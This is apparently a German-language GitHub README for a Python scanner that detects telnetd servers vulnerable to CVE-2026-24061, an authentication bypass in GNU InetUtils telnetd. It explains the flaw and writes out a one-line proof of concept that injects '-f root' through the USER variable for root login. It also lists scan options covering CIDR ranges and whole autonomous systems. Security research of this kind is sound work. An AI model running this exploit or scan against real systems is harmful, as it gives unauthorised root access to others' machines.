 madfxr/twenty-three-scanner
CVE-2026-24061 - GNU InetUtils Telnetd Umgehung der Remote-Authentifizierung

Ein leistungsstarker, schneller und eleganter Scanner zur Erkennung verwundbarer Telnetd-Dienste, die von CVE-2026-24061 betroffen sind. Gebaut mit der reinen Python-Standardbibliothek – keine externen Abhängigkeiten erforderlich.



CVE-2026-24061 ist eine kritische Authentifizierungs-Bypass-Schwachstelle in GNU InetUtils Telnetd, die nicht authentifizierten Remote-Angreifern Root-Zugriff ermöglicht, indem die Behandlung der NEW-ENVIRON-Option ausgenutzt wird.
Im Folgenden ist die Telnetd-Dienstkonfiguration auf der Zielhost-Seite dargestellt.


Und hier ist das Proof of Concept (PoC) für diese Schwachstelle, das manuell vom Host des Angreifers ausgeführt werden kann, indem einfach der Befehl USER="-f root" telnet -a <TARGET_HOST> 23 ausgeführt wird.

Die Schwachstelle nutzt eine unsachgemäße Validierung der USER-Umgebungsvariable in der Telnet-NEW-ENVIRON (RFC 1572)-Optionsaushandlung aus, wodurch Angreifer bösartige Werte wie -f root injizieren können, um die Authentifizierung zu umgehen.
9.8 (Kritisch) - CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H.
# Clone the Repository
cd /opt
sudo git clone https://github.com/madfxr/Twenty-Three-Scanner.git
cd Twenty-Three-Scanner

# Make Executable
sudo chmod +x twenty-three-scanner.py

# Run the Script
sudo python3 twenty-three-scanner.py -h
Im Folgenden finden Sie ein Handbuch für das Twenty-Three Scanner-Tool, mit dem die Schwachstelle CVE-2026-24061 - GNU InetUtils Telnetd Remote Authentication Bypass erkannt werden kann.
usage: python3 twenty-three-scanner.py [-h] [-t TARGET] [-f FILE] [-a ASN] [-p PORT] [--threads N] [--user-value VALUE] [--connect-timeout SEC] [--read-timeout SEC] [--id-timeout SEC]
                                       [--max-hosts-per-cidr N] [--max-total-hosts N] [--skip-large-networks] [-o FILE] [-v]

CVE-2026-24061 - GNU InetUtils Telnetd Remote Authentication Bypass

options:
  -h, --help            show this help message and exit

Target Options:
  -t TARGET, --target TARGET
                        target IP, CIDR, or comma-separated list (can be used multiple times)
  -f FILE, --file FILE  file containing targets (one per line, supports comments with #)
  -a ASN, --asn ASN     autonomous system number (e.g., AS10111 or 10111)

Scan Options:
  -p PORT, --port PORT  target port(s), comma-separated (default: 23)
  --threads N           number of concurrent threads (default: 50)
  --user-value VALUE    USER environment variable value for exploit (default: '-f root')